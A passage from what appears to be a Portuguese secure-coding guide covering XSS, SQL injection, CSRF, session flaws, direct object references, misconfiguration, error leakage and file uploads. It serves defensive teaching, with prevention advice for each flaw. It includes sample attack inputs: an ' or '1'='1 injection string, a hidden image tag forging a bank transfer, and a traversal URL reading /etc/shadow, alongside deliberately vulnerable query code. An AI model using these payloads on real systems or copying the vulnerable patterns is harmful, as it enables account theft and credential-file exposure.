Para ajudar a atenuar ataques de XSS contra o cookie de sessão do usuário, defina o *cookie* de sessão como *HttpOnly*. Em navegadores que suportam o recurso *HttpOnly* (como as versões mais recentes do Internet Explorer e Firefox), esse atributo pode impedir que o *cookie* de sessão do usuário seja acessível a *scripts* mal intencionados do lado do cliente que usem o objeto *document.cookie*. Esta não é uma solução completa, pois o *HttpOnly* não é suportado por todos os navegadores. Além disso, o *XMLHTTPRequest* e outras tecnologias fornecem acesso de leitura para os cabeçalhos HTTP, incluindo o cabeçalho *Set-Cookie* em

que a bandeira *HttpOnly* está definida.

Assuma que todas as entradas são maliciosas. Use uma “lista branca” de entradas aceitáveis que estejam estritamente de acordo com as especificações. Rejeite qualquer entrada que não esteja estritamente de acordo com as especificações, ou transforme-a em algo que seja. Não confie exclusivamente na procura de entradas mal intencionadas ou mal formatadas, ou seja, não dependa de uma "lista negra". No entanto, a lista negra pode ser útil para detectar possíveis ataques ou determinar quais as entradas que são tão mal formatadas que devem ser rejeitadas.

Na validação da entrada, considere todas as propriedades potencialmente relevantes, incluindo o comprimento, tipo de entrada, toda a gama de valores aceitáveis, entradas extras ou em falta, sintaxe, consistência em áreas afins, e conformidade com regras de negócio. Como exemplo da lógica das regras de negócio, "barco" pode ser sintaticamente válido porque contém apenas caracteres alfanuméricos, mas não é válida se você está esperando cores tais como "vermelho" ou "azul”.

Quando a construção das páginas web for dinâmica, use listas brancas rigorosas que limitam o conjunto de caracteres com base no valor esperado do parâmetro na requisição. Todas as entradas devem ser validadas e limpas, e não apenas os parâmetros que o usuário deve especificar, mas todos os dados constantes da requisição, inclusive campos ocultos, *cookies*, cabeçalhos, a própria URL, e assim por diante. Um erro comum que leva as vulnerabilidades XSS é validar somente os campos que devem ser reexibidos pelo site.

Note que a codificação de saída apropriada, escapando, e citando é a solução mais eficaz para prevenir XSS, apesar da validação de entrada poder fornecer alguma defesa de maior profundidade. Isso porque ela limita efetivamente o que vai aparecer na saída.

A validação de entrada nem sempre evita XSS, especialmente se você é obrigado a suportar campos de texto de forma livre que podem conter caracteres arbitrários. Por exemplo, em um aplicativo de bate-papo, o *emoticon* do coração ("<3

") provavelmente passara pela etapa de validação, uma vez que é comumente usado. No entanto, não pode ser diretamente inserido na página web, pois ele contém o caractere "<", que teria de ser precedido ou manipulado de outra forma. Neste caso, eliminado o "<" pode reduzir o risco de XSS, mas seria produzir um comportamento incorreto porque o *emoticon* não seria gravado. Isso pode parecer um pequeno inconveniente, mas seria mais importante em um fórum de matemática que precisa representar as desigualdades.

Mesmo se você cometer um erro na sua validação, como esquecer um dos 100 campos de entrada, a codificação adequada ainda é susceptível de protegê-lo de ataques baseados em injeção. Quando não é feita isoladamente, a validação de entrada é uma técnica útil, já que pode reduzir significativamente a superfície de ataque, permitindo a detecção de alguns ataques e oferecendo outros benefícios de segurança que a codificação adequada não contempla.

Certifique-se de executar a validação da entrada em interfaces bem definidas dentro da aplicação. Isso ajudará a proteger a requisição mesmo se um componente é reutilizado ou movido para outro local. Quando o conjunto de objetos aceitáveis, tais como nomes de arquivos ou URLs, é limitado ou conhecido, crie um mapeamento de conjunto de valores de entrada fixos para os nomes reais ou URLs, e rejeite todas as outras entradas.

3.2 SQL INJECTION

3.2.1 Características

O *SQL Injection* é um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados via SQL. A injeção de SQL ocorre quando o atacante consegue inserir uma série de instruções SQL dentro de uma consulta através da manipulação das entradas de dados de uma aplicação. A injeção permite o atacante manipular a base de dados, podendo incluir, excluir e alterar dados maliciosamente.

3.2.2 Exemplo de ataque

O aplicativo utiliza dados não confiáveis na construção da consulta SQL conforme o Exemplo de Código 3:

Exemplo de Código 3

```
String query = "SELECT * FROM accounts  WHERE custID='" +
request.getParameter("id") + "'";
```

O invasor modifica o parâmetro 'id' no seu navegador para enviar: `'or '1' = '1`, conforme o Exemplo de Código 4. Isso muda o sentido da consulta para retornar todos os registros de contas do banco de dados, em vez de apenas os registros de um determinado cliente.

Exemplo de Código 4

```
http://example.com/app/accountView?id=' or '1'='1
```

No pior dos casos, o invasor usa essa vulnerabilidade para invocar procedimentos especiais que permitem um controle completo do banco de dados e possivelmente até mesmo o servidor que hospeda o banco de dados.

3.2.3 Estratégia de prevenção

Use uma biblioteca ou *framework* que não permita que essa vulnerabilidade possa ocorrer ou forneça construções que permitam que essa vulnerabilidade seja mais fácil de evitar. Por exemplo, considere o uso de camadas de persistência como *Hibernate* ou *Enterprise Java Beans*, que pode fornecer uma proteção significativa contra injeção de SQL se usados corretamente. Se possível, utilize mecanismos estruturados que realizem automaticamente a separação entre dados e código. Estes mecanismos podem ser capazes de fornecer a codificação adquada e validação automática, em vez de confiar no desenvolvedor para fornecer esse recurso em todos os pontos onde a saída é gerada. Processe consultas SQL usando *prepared statements*, consultas parametrizadas ou *stored procedures*. Esses recursos devem aceitar parâmetros ou variáveis e forte apoio a tipagem. Não

construa consultas dinamicamente ou execute seqüências de consulta dentro dessas características com funcionalidade "exec" ou similares, pois pode re-introduzir a possibilidade de injeção de SQL.

Execute o seu código usando os menores privilégios necessários para realizar as tarefas necessárias. Se possível, crie contas isoladas com privilégios limitados que são utilizados apenas para uma única tarefa. Dessa forma, um ataque bem sucedido não vai imediatamente dar ao atacante o acesso para o resto do software ou seu ambiente. Por exemplo, aplicativo de banco de dados raramente precisará executar com privilégio de administrador do banco de dados, especialmente em operações rotineiras. Especificamente, siga o princípio de privilégio mínimo ao criar contas de usuário para um banco de dados SQL. Os usuários do banco de dados só devem ter os privilégios mínimos necessários para usar a sua conta. Se os requisitos do sistema indicam que um usuário pode ler e modificar apenas seus próprios dados, então o limite dos seus privilégios não devem permitir que eles possam ler/escrever dados de outros usuários. Use as permissões mais rigorosas possíveis em todos os objetos do banco de dados, tais como executar somente *stored procedures*.

Se você precisa usar *strings* de consulta geradas dinamicamente ou comandos, apesar do risco, identifique devidamente os argumentos e escape os caracteres especiais dentro desses argumentos. A abordagem mais conservadora é filtrar todos os personagens que não passam em uma lista branca extremamente rigorosa, como tudo que não for alfanumérico ou espaço em branco. Se alguns caracteres especiais ainda são necessários, como espaços em branco, coloque cada argumento entre aspas, após a etapa de filtragem. Em vez de construir sua própria implementação, tais características podem estar disponíveis no banco de dados ou linguagem de programação. Por exemplo, o pacote *Oracle DBMS_ASSERT* pode verificar ou aplicar parâmetros que têm certas propriedades que os tornam menos vulneráveis a injeção de SQL. Para o *MySQL*, a função API *mysql_real_escape_string ()* está disponível em C e PHP.

Assuma que todas as entradas são maliciosas. Use o conceito de “lista branca” e “lista negra” descritas na estratégia de prevenção do XSS.

Na construção de sequências de consulta SQL, use listas brancas severas que limitem o conjunto de caracteres com base no valor esperado do parâmetro na requisição. Isso, indiretamente, limita o alcance de um ataque, mas esta técnica é menos importante do que a codificação de saída apropriado e escape. Note que a codificação de saída apropriada e escape é solução mais eficaz para prevenir a injeção de SQL, apesar de que a validação de entrada pode fornecer alguma defesa em maior profundidade. Isso porque ele limita efetivamente o que vai aparecer na saída. A validação de entrada nem sempre evita a injeção SQL, especialmente se você é obrigado a apoiar os campos de texto de forma livre que pode conter caracteres arbitrários. Por exemplo, o nome "O'Reilly" provavelmente passaria na etapa de validação, uma vez que é um sobrenome comum no idioma Inglês. No entanto, não pode ser inserido diretamente no banco de dados porque ele contém o caractere “ ' ” apóstrofo, que teria de ser precedido ou manipulado de outra forma. Neste caso, eliminar o apóstrofo pode reduzir o risco de injeção de SQL, mas produziria um comportamento incorreto porque o nome seria registrado errado.

Quando possível, pode ser mais seguro impedir meta-caracteres inteiramente, ao invés de apenas realizar o escape. Isto irá fornecer uma defesa em profundidade. Após os dados serem inseridos no banco de dados, mais tarde outros processos podem deixar escapar os meta-caracteres antes de usar, e você pode não ter controle sobre esses processos.

Garanta que as mensagens de erro contenham apenas detalhes mínimos que são úteis para o público-alvo, e nada mais. As mensagens precisam encontrar o equilíbrio entre conter informação em excesso e não ser suficientemente esclarecedora. Elas não devem, necessariamente, revelar os métodos que foram usados para determinar o erro. Informações detalhadas podem ser usadas para refinar o ataque original e aumentar as chances de sucesso. Se os erros devem ser controladas em alguns detalhes, capture-os em mensagens de *log*, mas considere o que poderia ocorrer se as mensagens de *log* puderem ser vistas pelos atacantes. Evite gravar no *log* informações altamente confidenciais, como senhas de qualquer forma. Evite mensagens inconsistentes que poderiam acidentalmente informar um atacante sobre o estado interno, como se um nome de usuário é válido ou não. No contexto do *SQL Injection*, mensagens de erro que revelam a estrutura de uma

consulta SQL podem ajudar os atacantes a construírem uma consulta de ataque bem sucedido.

3.3 CROSS-SITE REQUEST FORGERY (CSRF)

3.3.1 Características

Cross-site Request Forgery é uma técnica em que o atacante engana o usuário criando falsas requisições HTTP através de imagens, XSS, ou inúmeras outras técnicas para que ele execute uma requisição que o direcione para o *site* do atacante. Graças ao *script* e a forma como a web funciona de um modo geral, o usuário pode até não estar ciente de que a requisição foi enviada. O atacante pode usar o CSRF para obter informações confidenciais do usuário e utilizá-las para fins diversos, como fazer requisições em nome do usuário. Uma vez que a requisição chegue ao servidor , ele não conseguirá diferenciar a origem entre o usuário e o atacante, dando ao atacante todos os privilégios que o usuário possui na aplicação. Isto é especialmente útil quando o usuário tem privilégios de administrador, o que resulta em um comprometimento total da funcionalidade do seu aplicativo. Quando combinado com XSS, o resultado pode ser extenso e devastador. Se você já ouviu falar sobre *worms* XSS que se propagam através de um grande número de sites em questão de minutos, há geralmente CSRF alimentando-os.

3.3.2 Exemplo de ataque

O aplicativo permite que o usuário envie uma requisição que expõe suas variáveis de controle, conforme o Exemplo de Código 5:

Exemplo de Código 5

```
http://example.com/app/transferFunds?
amount=1500&destinationAccount=4673243243
```

Assim, o atacante constrói um pedido que vai transferir dinheiro da conta da vítima para a sua conta, e depois incorpora esse ataque em uma imagem ou *iframe* armazenados em vários sites sob controle do atacante, conforme o Exemplo de Código 6.

Exemplo de Código 6

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#" width="0" height="0" />
```

Se a vítima visitar qualquer um desses sites enquanto esteja autenticado para *example.com*, todas as solicitações forjadas irão incluir informações de sessão do usuário, que autorizarão o pedido.

3.3.3 Estratégia de prevenção

Use uma biblioteca ou *framework* que não permita que essa vulnerabilidade ocorra ou forneça implementações que fazem essa vulnerabilidade mais fácil de evitar. Por exemplo, use os pacotes anti-CSRF como o *OWASP CSRFGuard*. Outro exemplo é o *ESAPI Session Management control* , que inclui um componente para CSRF.

Certifique-se que sua aplicação esteja livre de *Cross-site scripting*, pois a maioria das defesas CSRF podem ser contornadas utilizando ataques controlados por *script*. Gere um *token* exclusivo para cada formulário, coloque o *token* no formulário e verifique-o após o recebimento. Certifique-se que o uso único do *token* não é previsível, ou poderá ser contornado usando XSS.

Identifique as operações especialmente perigosas. Quando o usuário executa uma operação perigosa, envie um pedido de confirmação independente para garantir que o utilizador pretende realizar essa operação. Não utilize o método GET para qualquer solicitação que desencadeia uma mudança de estado.

Confira o cabeçalho *HTTP Referer* e verifique se a solicitação originou-se da página que era esperada. Neste caso, deve-se levar em conta que isso poderia interromper uma requisição legítima, pois os usuários ou *proxies* podem ter desativado o envio do *Referer* por razões de privacidade. Além disso, isso pode ser contornado usando XSS. Um invasor pode usar XSS para gerar um *Referer* falsificado, ou para gerar uma solicitação de uma página maliciosa, cuja *Referer* seria permitida.

3.4 FALHA DE AUTENTICAÇÃO E GERENCIAMENTO DE SESSÃO

3.4.1 Características

Esta vulnerabilidade explora as falhas de implementação dos mecanismos de autenticação e gerenciamento de sessão da aplicação. Esta falha tem sua origem devido aos desenvolvedores frequentemente construírem seus mecanismos de autenticação e gerenciamento de sessão personalizados, mas a construção correta destes mecanismos é difícil. Como resultado, estes esquemas personalizados frequentemente têm falhas em funcionalidades como o *logout*, gerenciamento de senhas, *timeouts*, *logon* automático, pergunta secreta, atualização de conta, etc. Encontrar tais falhas às vezes pode ser difícil, já que cada implementação é única.

Essas falhas podem permitir que algumas ou mesmo todas as contas sejam atacadas. Uma vez que o ataque seja bem sucedido, o invasor terá todos os privilégios de acesso da vítima. Contas privilegiadas são alvos frequentes.

3.4.2 Exemplo de ataque

Exemplo 1: A aplicação de reservas de passagens aéreas permite a reescrita de URL, colocando IDs de sessão na URL, conforme o Exemplo de Código 7:

Exemplo de Código 7

```
http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXUN2JV?dest=Hawaii
```

Um usuário do *site* que está autenticado quer mostrar a reserva a seus amigos. Ele envia e-mails com o *link* acima, sem saber que ele também está dando sua identificação de sessão. Quando seus amigos usarem o *link* estarão usando sua sessão e cartão de crédito.

Exemplo 2: O *timeout* da aplicação não foi definido corretamente. O usuário usa um computador público para acessar o *site*. Em vez de selecionar "*logout*" do usuário, ele simplesmente fecha a aba do navegador e vai embora. O atacante usa o mesmo navegador uma hora mais tarde, e o navegador ainda está autenticado.

Exemplo 3: O invasor ganha acesso às senhas no banco de dados do sistema. As senhas de usuários não são criptografadas, expondo todas as senhas dos usuários para o atacante.

3.4.3 Estratégia de prevenção

A estratégia primária para evitar falhas de autenticação e gerenciamento de sessão é proteger credenciais e identificações de sessão. As credenciais armazenadas sempre devem ser protegidas usando *hashing* ou encriptação. Nunca exponha credenciais e identificações de sessão na URL, pois podem ser facilmente capturadas e alteradas. Sempre defina um tempo limite para expiração da sessão. Grandes esforços devem ser feitos para evitar falhas XSS que podem ser usadas para roubar IDs de sessão.

Divida sua aplicação em áreas como anônima, normal, privilegiada e administrativa. Reduza a superfície de ataque mapeando cuidadosamente os papéis de acordo com os dados e funcionalidades permitidas a cada área. Use o controle de acesso baseado em função para reforçar as funções nos limites adequados. Observe que essa abordagem pode não proteger contra a autorização horizontal, ou seja, não irá proteger o usuário de atacar os outros com o mesmo papel.

Certifique-se de executar verificações de controle de acesso relacionadas com a sua lógica de negócios. Estes controles podem ser diferentes dos controles de acesso inicial, podendo aplicar mais recursos genéricos, como arquivos, conexões, processos, memória, registros e banco de dados. Por exemplo, um banco de dados pode restringir o acesso a registros médicos para um tipo de usuário do banco de dados, mas cada registro só pode ser acessível ao paciente e ao médico do paciente.

Use uma biblioteca ou *framework* que não permita que essa vulnerabilidade ocorra ou forneça construções que tornem essa vulnerabilidade mais fácil de evitar. Por exemplo, considere o uso de *frameworks* de autorização como o *JAAS Authorization Framework* e o *OWASP ESAPI Access Control*.

Para aplicações web, certifique-se que o mecanismo de controle de acesso

é aplicado corretamente no lado do servidor em cada página. Os usuários não devem ser capazes de acessar qualquer funcionalidade ou informações não autorizadas, solicitando o acesso direto a essa página. Uma maneira de fazer isso é garantir que todas as páginas que contenham informações sensíveis não sejam armazenadas em cache, e que todas as páginas restrinjam o acesso às requisições acompanhadas por um *token* de sessão ativo e autenticado associado a um usuário que tem as permissões necessárias para acessar a página .

Use os recursos de controle de acesso de seu sistema operacional e ambiente de servidor e defina o seu controle de acesso de acordo com listas de permissões rigorosas. Use a política "negar por padrão" ao definir essa lista.

3.5 REFERÊNCIA INSEGURA DIRETA A OBJETO

3.5.1 Características

Uma referência direta a um objeto acontece quando um desenvolvedor expõe uma referência de um objeto de implementação interna, como por exemplo, um arquivo, diretório, registro na base de dados ou chave, uma URL ou um parâmetro de um formulário. Um atacante pode manipular diretamente referências a objetos para acessar outros objetos sem autorização, caso não exista um mecanismo de controle de acesso. O atacante pode modificar o objeto exposto em uma tentativa de abuso do controle de acesso a esse objeto. Quando o atacante faz isso, ele pode ter a capacidade de acessar as funcionalidades e informações que o desenvolvedor não tinha a intenção de expor.

3.5.2 Exemplo de ataque

Exemplo 1: O aplicativo utiliza dados não verificados em uma instrução SQL que está acessando as informações da conta, conforme o Exemplo de Código 8:

Exemplo de Código 8

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt = connection.prepareStatement(query , ... );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery();

"http://example.com/app/accountInfo?acct=notmyacct"
```

O atacante simplesmente modifica o parâmetro 'acct' no seu navegador para enviar qualquer número da conta que deseje. Se não for verificado, o invasor pode acessar qualquer conta do usuário, em vez de apenas a conta do cliente destinado.

Exemplo 2: Suponha que uma aplicação web permita que um arquivo armazenado no servidor seja exibido a um usuário. Se a requisição não verificar quais arquivos podem ser acessados, um atacante pode solicitar outros arquivos no sistema de arquivos e eles também serão exibidos. Por exemplo, se o atacante visualiza a URL indicada no Exemplo de Código 9:

Exemplo de Código 9

```
http://misc-security.com/file.jsp?file=report.txt
```

O atacante pode modificar o parâmetro de arquivo usando um ataque de passagem de diretório. Ele modifica a URL conforme o Exemplo de Código 10:

Exemplo de Código 10

```
http://misc-security.com/file.jsp?file=../../../etc/shadow
```

Ao fazer este isto, o arquivo no diretório "*/etc/shadow*" é devolvido e processado para a página, demonstrando que a página é suscetível a um ataque de passagem de diretório.

3.5.3 Estratégia de prevenção

A melhor proteção é evitar a exposição direta de referências a objetos usando um índice, mapa de referência indireta ou outro método indireto que seja fácil de validar. Caso uma referência direta a objeto possa ser usada, garanta que o usuário esteja autorizado ante do uso. Cada uso de uma referência de objeto direto,

mesmo de uma fonte confiável, deve incluir uma verificação de controle de acesso para garantir que o usuário está autorizado para o objeto solicitado.

Estabeleça uma forma padrão para referenciar objetos da aplicação, evitando a exposição de referências de objetos privados a usuários, como chaves primárias e nomes de arquivos, sempre que possível. Valide cada referência privada a objeto através da abordagem “aceite o reconhecido como bom”. Verifique a autorização de todos os objetos referenciados. A melhor solução é usar um índice de valor ou um mapa de referência para prevenir ataques de manipulação de parâmetro. Caso necessite expor diretamente referências às estruturas de banco de dados, certifique-se que as declarações SQL e outros métodos de acesso à base de dados permitam que somente sejam mostrados registros autorizados.

Use uma referência indireta a objeto por usuário ou sessão. Isso impede os ataques que visam diretamente os recursos não autorizados. Por exemplo, em vez de usar a chave do banco de dados, nome de arquivo ou caminho de diretório para algum recurso, use uma lista contendo os valores autorizados para o usuário atual. A requisição tem que mapear a referência indireta por usuário de volta para a chave real do banco de dados ou recurso no servidor.

Use uma biblioteca ou *framework* que não permita que essa vulnerabilidade ocorra ou forneça construções que tornem essa vulnerabilidade mais fácil de evitar. Por exemplo, considere o uso de *frameworks* como o *OWASP ESAPI* .

3.6 CONFIGURAÇÃO INADEQUADA DO AMBIENTE DE EXECUÇÃO

3.6.1 Características

O Servidor Web e as configurações do servidor de aplicação desempenham um papel fundamental na segurança de uma aplicação web. Estes servidores são responsáveis por fornecer conteúdo e invocar aplicações que geram conteúdo. Além disso, muitos servidores de aplicações fornecem um número de serviços que podem ser utilizados pelas aplicações web, como armazenamento de dados, serviços de diretório, e-mail, mensagens e outros. A incapacidade de gerir a configuração adequada dos servidores pode levar a um grande número de problemas de

segurança.

Há uma grande variedade de problemas de configuração do servidor que podem prejudicar a segurança de uma aplicação web, como por exemplo:

- Falhas de segurança no software do servidor não corrigidas;
- Deficiência do servidor ou erros de configuração de software que permitem a listagem dos diretórios;
- Arquivos desnecessários armazenados, como *backups* ou arquivos de exemplo, incluindo *scripts*, aplicativos, arquivos de configuração e páginas web;
- Permissões inadequadas em arquivos e diretórios;
- Serviços desnecessários habilitados, como gerenciamento de conteúdo e administração remota;
- Contas padrão com suas senhas padrão;
- Funções administrativas ou de depuração habilitadas ou acessíveis;
- Mensagens de erro com informações indevidas;
- Configuração errada de certificados SSL e encriptação;
- Utilização de certificados auto assinados para proteger a autenticação;
- O uso de certificados padrão;
- Autenticação indevida com sistemas externos;

Alguns desses problemas podem ser facilmente detectados com ferramentas automáticas de verificação de segurança. Uma vez detectados, estes problemas podem ser facilmente explorados e resultar em comprometimento total de uma aplicação web. Ataques bem-sucedidos podem resultar no comprometimento de sistemas do servidor, incluindo bases de dados e redes corporativas.

3.6.2 Exemplo de ataque

Exemplo 1: O aplicativo utiliza um *framework*, como *Struts* ou *Spring*. Falhas XSS são encontrados nesses componentes do *framework* que você confia. Uma atualização é lançada para corrigir essas falhas, mas você não atualiza suas bibliotecas. Até lá, os atacantes podem facilmente encontrar e explorar estas falhas em sua aplicação.

Exemplo 2: O console de administração do servidor é instalado automaticamente e não é retirado. Contas padrão criadas automaticamente não são alteradas. O atacante descobre as páginas padrão de administração do seu servidor, loga com as senhas padrão, e assume o controle.

Exemplo 3: A listagem de diretorio não está desativada em seu servidor. O atacante descobre que ele pode simplesmente listar os diretórios para encontrar qualquer arquivo. O atacante acha e copia todas as suas classes Java compiladas, que ele reverte para obter todo o seu código personalizado. Ele, então, encontra uma falha grave de controle de acesso no seu aplicativo e a utiliza para obter o controle da aplicação ou do servidor.

Exemplo 4: A configuração da aplicção do servidor permite que a pilha de erros seja visualizada pelos usuários, expondo as falhas subjacentes. O atacante utiliza as informações adicionais das mensagens de erro para realizar um ataque bem sucessido.

3.6.3 Estratégia de prevenção

Frequentemente, o grupo de desenvolvimento web é separado do grupo responsável pelo ambiente de operações e hospedagem dos *sites*. Na verdade, muitas vezes há uma grande diferença entre aqueles que escrevem a aplicação e os responsáveis pelo ambiente de operações. Questões de segurança de aplicativos Web geralmente se estendem por esta lacuna e exigem que os membros de ambos os lados do projeto trabalhem em conjunto para garantir adequadamente a segurança da aplicação.

O primeiro passo é criar um guia de proteção e configuração padrão para o

seu servidor de aplicação. Essa configuração deve ser usada em todos os *hosts* executando a aplicação e no ambiente de desenvolvimento. É recomendável começar com as orientações já existentes que podem ser adquiridas junto ao seu fornecedor, ou aquelas disponíveis dos diferentes organismos de segurança existentes, tais como OWASP, *CERT Institute* e *SANS Institute*, e depois adaptá-los para suas necessidades particulares. O guia de proteção deve incluir os seguintes tópicos:

- Configuração de todos os mecanismos de segurança;
- Desativação de todos os serviços não utilizados;
- Criação de papéis, permissões e contas, incluindo a desabilitação de todas as contas padrão ou alteração de suas senhas;
- *Logging* e alertas.

Uma vez que sua diretriz foi estabelecida, use-a para configurar e manter seus servidores. Se você tem um grande número de servidores para configurar, considere a possibilidade de utilizar um processo de configuração semi ou totalmente automatizado, evitando erros por falha humana na repetição do processo. Use uma ferramenta de configuração existente ou desenvolva a sua própria. Você também pode usar ferramentas de replicação de disco para fazer uma imagem de um servidor configurado adequadamente, e então replicar essa imagem para os novos servidores.

Manter a configuração de segurança do servidor requer vigilância. Você deve ter certeza de que a responsabilidade de manter a configuração de segurança do servidor é atribuída a uma pessoa ou equipe. O processo de manutenção deve incluir:

- Acompanhamento das últimas vulnerabilidades de segurança publicadas;
- Aplicação das últimas correções de segurança disponíveis;
- Atualização do guia de configuração de segurança;
- Verificação regular de vulnerabilidades de ambas as perspectivas internas e

externas;

- Avaliações periódicas da configuração interna de segurança do servidor em relação ao seu guia de configuração;

- Relatórios de status para a gerência superior documentando a postura geral de segurança adotada.

Não execute servidores ou protocolos desnecessários. Se você não precisa do recurso de FTP (*File Transfer Protocol*) do servidor, então desative este serviço, ou não instale-o. Do mesmo modo, desative linguagens de *script* e/ou *scripts* de exemplo que você não utiliza.

Pratique bons hábitos na criação de senhas. Evite senhas simples e fáceis de adivinhar, especialmente para contas com privilégio de administrador. Sempre troque as senhas padrão e elimine contas desnecessárias (como contas padrão). Verifique se as senhas são realmente habilitadas para zonas sensíveis e as funções de administração.

Saiba o que está acontecendo na sua rede. Muitos servidores Web são gratuitos e fáceis de instalar, por isso esteja atento para os usuários bem intencionados, mas mal informados, que podem, inadvertidamente, criar brechas de segurança.

Use o mecanismo de permissão do seu sistema operacional. Normalmente, o servidor Web é executado com a permissão de um usuário em particular. Certifique-se que o usuário tem acesso devidamente limitado. Monitore seus *logs*, pois o servidor Web geralmente mantém registro de cada requisição. Verifique seus *logs* regularmente para detectar sinais de comportamento fora do comum.

Separe dados públicos e privados. Não armazene dados sensíveis sobre as mesmas máquinas que servidores públicos da web. Para uma extranet, você pode considerar um sacrifício de configuração, onde um servidor Web fica fora do *firewall* de modo que não prejudique os dados corporativos por trás do *firewall*. Tenha cuidado com a configuração dos diretórios do servidor. Limite os arquivos executáveis para diretórios específicos e certifique-se de que seus códigos-fonte

não podem ser baixados. Desative recursos como indexação automática de diretório se você não precisar deles. Execute todas as ferramentas de segurança do seu sistema operacional disponíveis para identificar potenciais pontos fracos.

3.7 VAZAMENTO DE INFORMAÇÕES E TRATAMENTO INAPROPRIADO DE ERROS

3.7.1 Características

Esta vulnerabilidade ocorre quando as aplicações mostram, sem intenção, informações sobre suas configurações, funcionamento interno, ou armazenamento de recursos através de mensagens de erro inapropriadas. As aplicações podem exibir o funcionamento interno via tempo de resposta para executar determinados processos ou respostas diferentes para entradas diversas, como exibir a mesma mensagem de erro mas com código de erros diferentes. Aplicações Web frequentemente vazam informações sobre seu funcionamento interno através de mensagens de erros detalhadas ou *debug*. Frequentemente, essa informação pode ser o caminho para lançar ataques ou ferramentas automáticas mais poderosas.

Aplicações frequentemente geram mensagens de erros e as mostram para os usuários. Muitas vezes essas informações são úteis para os atacantes, visto que elas revelam detalhes de implementações ou informações úteis para explorar uma vulnerabilidade. Existem diversos exemplos comuns disso, como por exemplo uma manipulação de erro detalhada, onde se induzirmos alguns erros serão mostradas muitas informações, como o rastreamento da pilha, validações, falhas de SQL, ou outras informações de *debug*. Outro exemplo são funções que produzem diferentes saídas baseando-se em diferentes entradas. Por exemplo, substituindo o mesmo nome de usuário com senhas diferentes deveria produzir o mesmo texto como usuário inexistente, ou senha inválida. Entretanto, muitos sistemas geram diferentes códigos de erros.

3.7.2 Exemplo de ataque

No exemplo de Código 11, informações sensíveis podem ser impressas, dependendo da exceção que ocorre.

Exemplo de Código 11

```
try {
      /.../

} catch (Exception e) {
      System.out.println(e);
}
```

Se uma exceção relacionada com SQL é tratada pela captura, a saída pode conter informações sensíveis, tais como estrutura SQL da consulta ou informação privada. Se essa saída é redirecionada para um usuário da web, isso pode representar um problema de segurança.

3.7.3 Estratégia de prevenção

Garanta que as mensagens de erro contenham apenas os detalhes que são úteis para o público-alvo, e nada mais. As mensagens precisam encontrar o equilíbrio entre serem muito detalhadas e não serem suficientemente esclarecedoras. Elas não devem, necessariamente, revelar os métodos que foram usados para determinar o erro. Informações detalhadas podem ser usadas para refinar o ataque original e aumentar as chances de sucesso. Se os erros devem ser controlados em alguns detalhes, capture-os em mensagens de *log*, mas considere o que poderia ocorrer se as mensagens de *log* puderem ser vistas pelos atacantes. Evite gravar informações altamente confidenciais, como senhas de qualquer forma. Evite mensagens inconsistentes que poderiam acidentalmente exibir para um atacante o estado interno da aplicação, como por exemplo se um nome de usuário é válido ou não. Estabeleça um padrão de manipulação de exceção para prevenir que informações desnecessárias vazem para os atacantes, e tenha certeza que toda a equipe de desenvolvimento de software compartilha o mesmo método para manipular erros. Trate exceções internamente e não mostre os erros que contém informações potencialmente confidenciais para um usuário. Use convenções de nomenclatura e de tipos forte nos dados sensíveis da aplicação para torná-los mais fáceis de manipular e detectar quando usados. Na criação de estruturas, objetos ou outras entidades complexas, separe os dados sensíveis e não sensíveis, tanto quanto possível. Isto torna mais fácil identificar lugares no código onde dados criptografados estão sendo usados. As informações de depuração não devem ser

exibidas em uma versão de produção da aplicação.

Quando disponível, configure o ambiente para não usar mensagens de erro detalhadas. Por exemplo, em PHP, desabilite a diretiva *display_errors* durante a configuração, ou em tempo de execução usando a função *error_reporting ()*. Crie páginas de erro padrão ou mensagens que não vazem nenhuma informação insegura. Várias camadas podem retornar resultados excepcionais ou fatais, como camadas de banco de dados, servidores web (IIS, Apache, etc). É vital que erros de todas as camadas sejam adequadamente checados e configurados para prevenir que mensagens de erros sejam exploradas por atacantes.

Tenha consciência que *frameworks* comuns retornam diferentes códigos HTTP dependendo se é um erro customizado ou erro do *framework* . É muito valioso criar um manipulador de erros padrão que retorne uma mensagem de erro já checada para maioria dos usuários em produção para os erros de caminho(*path*).

3.8 UPLOAD DE ARQUIVOS DE TIPOS PERIGOSOS

3.8.1 Características

Essa vulnerabilidade existe quando a aplicação web permite que seja feito *upload* de arquivos de tipos perigosos que podem ser utilizados no ambiente do servidor da aplicação. Arquivos enviados representam um risco significativo para as aplicações.

A execução de código malicioso é possível se um *upload* é interpretado e executado como o código válido da requisição. Isto é especialmente verdadeiro para extensões '.asp' e '.php' em servidores web, pois estes tipos de arquivos são muitas vezes tratadas como automaticamente executável, mesmo quando as permissões do sistema de arquivos não especificam a execução. Por exemplo, em ambientes Unix, os programas normalmente não podem ser executados a menos que o bit de execução esteja definido, mas os programas PHP podem ser executados pelo servidor Web sem invocá-los diretamente no sistema operacional.

As consequências do *upload* de arquivos sem restrições podem variar, desde o controle total do sistema, sistema de arquivos sobrecarregado, ataques de

redirecionamento para outros sistemas, à simples desfiguração do *site*, dependendo do que o aplicativo faz com o arquivo carregado, incluindo onde ele é armazenado. Alguns exemplos das consequências do *upload* de arquivos perigosos são listados abaixo:

- O *site* pode ser apagado.
- O servidor web pode ser comprometido por carregar e executar um comando *shell*, que pode: executar um comando, procurar os arquivos do sistema, procurar os recursos locais, atacar outros servidores, explorar as vulnerabilidades locais, e assim por diante.
- Esta vulnerabilidade pode tornar a aplicação mais vulnerável a outros tipos de ataques, como XSS.
- Um invasor pode ser capaz de colocar uma página alterada na aplicação.
- Vulnerabilidades locais de ferramentas de monitoramento em tempo real, como um antivírus, podem ser exploradas pelo *upload* de um arquivo nocivo.
- Um arquivo malicioso pode ser carregado no servidor, a fim de ter uma chance de ser executada pelo administrador mais tarde.
- O servidor web pode ser usado como um servidor de compartilhamento por um atacante, servindo como repositório de *malwares*, softwares ilegais, e assim por diante.

3.8.2 Exemplo de ataque

O Exemplo de Código 12 tem a intenção de permitir que um usuário envie uma foto para o servidor web. O código em HTML que envia o formulário do usuário final tem um campo de entrada do do tipo “*file*”.

Exemplo de Código 12

```
<form action="FileUploadServlet" method="post" enctype="multipart/form-
data">
        Choose a file to upload:
        <input type="file" name="filename"/>
        <br/>
